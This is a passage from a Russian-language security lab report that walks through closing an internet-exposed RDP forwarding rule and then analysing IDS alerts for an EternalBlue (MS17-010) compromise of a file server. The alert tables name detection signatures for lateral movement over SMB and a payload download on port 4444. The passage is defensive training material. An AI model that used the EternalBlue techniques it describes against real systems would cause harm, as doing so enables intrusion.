На виртуальной машине менеджера Enterprise_UO_Manager1 для внешней сети открыт порт 3389, обслуживающий соединения по протоколу RDP.

Откроем VipNet IDS NS и выставим фильтры, как на рисунке 16. В результате не отобразится ни одного события, соответственно, выполнялись легитимные действия.




Рисунок 16 – События в IDS

Посмотрим почту сотрудника Manager1. Для этого подключимся по RDP: 10.10.4.11. Далее откроем браузер и введем “https://10.10.2.11”. Введем данные и нажмем sign in (рисунок 17).




Рисунок 17 – Почта Outlook

Просмотрим входящие письма и увидим письмо от администратора (рисунок 18). Доступ из локальной сети по RDP необходимо оставить, а доступ из интернета – убрать (рисунок 19).




Рисунок 18 – Письмо от администратора




Рисунок 19 – Схема корпоративной сети

Зайдем на EdgeGW (WEB: <https://10.10.1.254>). Введем данные и нажмем sign in (рисунок 20).




Рисунок 20 – EdgeGW

Разрешающее небезопасное правило подключения по RDP из интернета показано на рисунке 21.




Рисунок 21 – Небезопасное правило

Отключим доступ по RDP для виртуальной машины менеджера Enterprise_UO_Manager1 (рисунок 22). Сохраним изменения (рисунок 23). В результате была закрыта уязвимость RDP Checker (рисунок 24).




Рисунок 22 – Отключение правил проброса RDP




Рисунок 23 – Сохранение изменений




Рисунок 24 – Успешное закрытия уязвимости

3. Уязвимость MS17-010 файлового сервера

С помощью VipNet IDS NS можно обнаружить попытку атаки на SMB-протокол (рисунок 25), производящуюся с маршрутизатора (ip: 10.10.2.254) и адресованную файловому серверу (ip: 10.10.2.12).

The screenshot displays the VipNet IDS NS interface. The main window shows a list of events with columns for date, time, code, count, rule name, and IP addresses. A detailed view of an event is shown on the right, including the rule name 'ET EXPLOIT Possible ETERNALBLUE Probe MS17-010 (MSF 85f8)' and the rule text which describes the exploit attempt.

Дата и время	Код соб.	Кол.	Название правила	К.	П.	IP-адрес и...	Порт...	IP-адрес п...	Порт...	Напра...
2022-05-18 ...	2035480	1	ET INFO PE EXE Download over raw TCP	mi...	T...	185.88.181...	4444	10.10.2.12	49783	...
2022-05-18 ...	2035480	1	ET INFO PE EXE Download over raw TCP	mi...	T...	185.88.181...	4444	10.10.2.12	49783	...
2022-05-18 ...	2027179	1	ET POLICY Command Shell Activity Using...	ba...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	2025720	1	ET POLICY Powershell Command With H...	tr...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	2025722	1	ET POLICY Powershell Command With N...	tr...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	2025724	1	ET POLICY Powershell Command With N...	tr...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	3115060	1	ET POLICY Powershell Activity Over SMB...	no...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	2027179	1	ET POLICY Command Shell Activity Using...	ba...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	2025720	1	ET POLICY Powershell Command With H...	tr...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	2025722	1	ET POLICY Powershell Command With N...	tr...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	2025724	1	ET POLICY Powershell Command With N...	tr...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	3115060	1	ET POLICY Powershell Activity Over SMB...	no...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	2102465	1	GPL NETBIOS SMB-DS IPCS share access	pr...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	2102465	1	GPL NETBIOS SMB-DS IPCS share access	pr...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	2102474	1	GPL NETBIOS SMB-DS ADMIN\$ share ac...	pr...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	2102474	1	GPL NETBIOS SMB-DS ADMIN\$ share ac...	pr...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	2102465	1	GPL NETBIOS SMB-DS IPCS share access	pr...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	2102465	1	GPL NETBIOS SMB-DS IPCS share access	pr...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	2102465	1	GPL NETBIOS SMB-DS IPCS share access	pr...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	2102465	1	GPL NETBIOS SMB-DS IPCS share access	pr...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	2025649	1	ET EXPLOIT Possible ETERNALBLUE Pro...	tr...	T...	10.10.2.254	54683	10.10.2.12	445	...
2022-05-18 ...	3201433	1	ET EXPLOIT Possible ETERNALBLUE Pro...	tr...	T...	10.10.2.254	54683	10.10.2.12	445	...
2022-05-18 ...	2025649	1	ET EXPLOIT Possible ETERNALBLUE Pro...	tr...	T...	10.10.4.11	49706	10.10.2.12	445	...
2022-05-18 ...	3201433	1	ET EXPLOIT Possible ETERNALBLUE Pro...	tr...	T...	10.10.4.11	49706	10.10.2.12	445	...
2022-05-18 ...	2102465	1	GPL NETBIOS SMB-DS IPCS share access	pr...	T...	10.10.2.254	54683	10.10.2.12	445	...
2022-05-18 ...	2102465	1	GPL NETBIOS SMB-DS IPCS share access	pr...	T...	10.10.4.11	49706	10.10.2.12	445	...

Рисунок 25 – Атака на SMB-протокол

Также можно обнаружить успешную эксплуатацию уязвимости CVE-2017-0144 (рисунок 26), производящуюся с атакующим (ip: 185.88.181.55) и адресованную файловому серверу (ip: 10.10.2.12).

The screenshot displays the VipNet IDS NS interface. The main window shows a list of events. A detailed view of an event is shown on the right, including the rule name 'ET POLICY Powershell Command With Hidden Window Argument Over SMB - Lateral Movement' and the rule text which describes the exploit attempt.

Дата и время	Код соб.	Кол.	Название правила	К.	П.	IP-адрес и...	Порт...	IP-адрес п...	Порт...	Напра...
2022-05-18 ...	2035480	1	ET INFO PE EXE Download over raw TCP	mi...	T...	185.88.181...	4444	10.10.2.12	49783	...
2022-05-18 ...	2035480	1	ET INFO PE EXE Download over raw TCP	mi...	T...	185.88.181...	4444	10.10.2.12	49783	...
2022-05-18 ...	2027179	1	ET POLICY Command Shell Activity Using...	ba...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	2025720	1	ET POLICY Powershell Command With H...	tr...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	2025722	1	ET POLICY Powershell Command With N...	tr...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	2025724	1	ET POLICY Powershell Command With N...	tr...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	3115060	1	ET POLICY Powershell Activity Over SMB...	no...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	2027179	1	ET POLICY Command Shell Activity Using...	ba...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	2025720	1	ET POLICY Powershell Command With H...	tr...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	2025722	1	ET POLICY Powershell Command With N...	tr...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	2025724	1	ET POLICY Powershell Command With N...	tr...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	3115060	1	ET POLICY Powershell Activity Over SMB...	no...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	2102465	1	GPL NETBIOS SMB-DS IPCS share access	pr...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	2102465	1	GPL NETBIOS SMB-DS IPCS share access	pr...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	2102474	1	GPL NETBIOS SMB-DS ADMIN\$ share ac...	pr...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	2102474	1	GPL NETBIOS SMB-DS ADMIN\$ share ac...	pr...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	2102465	1	GPL NETBIOS SMB-DS IPCS share access	pr...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	2102465	1	GPL NETBIOS SMB-DS IPCS share access	pr...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	2102465	1	GPL NETBIOS SMB-DS IPCS share access	pr...	T...	10.10.2.254	23885	10.10.2.12	445	...
2022-05-18 ...	2102465	1	GPL NETBIOS SMB-DS IPCS share access	pr...	T...	10.10.4.11	49709	10.10.2.12	445	...
2022-05-18 ...	2025649	1	ET EXPLOIT Possible ETERNALBLUE Pro...	tr...	T...	10.10.2.254	54683	10.10.2.12	445	...
2022-05-18 ...	3201433	1	ET EXPLOIT Possible ETERNALBLUE Pro...	tr...	T...	10.10.2.254	54683	10.10.2.12	445	...
2022-05-18 ...	2025649	1	ET EXPLOIT Possible ETERNALBLUE Pro...	tr...	T...	10.10.4.11	49706	10.10.2.12	445	...
2022-05-18 ...	3201433	1	ET EXPLOIT Possible ETERNALBLUE Pro...	tr...	T...	10.10.4.11	49706	10.10.2.12	445	...
2022-05-18 ...	2102465	1	GPL NETBIOS SMB-DS IPCS share access	pr...	T...	10.10.2.254	54683	10.10.2.12	445	...
2022-05-18 ...	2102465	1	GPL NETBIOS SMB-DS IPCS share access	pr...	T...	10.10.4.11	49706	10.10.2.12	445	...

Рисунок 26 – Успешная эксплуатация уязвимости CVE-2017-0144

После анализа действий нарушителя можно определить: сформировав и передав на узел особым образом подготовленный пакет, он смог получить удалённый доступ к системе и запустить на ней произвольный код.

Для того чтобы устранить данную уязвимость сначала необходимо подключится к RDP файлового сервера (Рисунок 27).

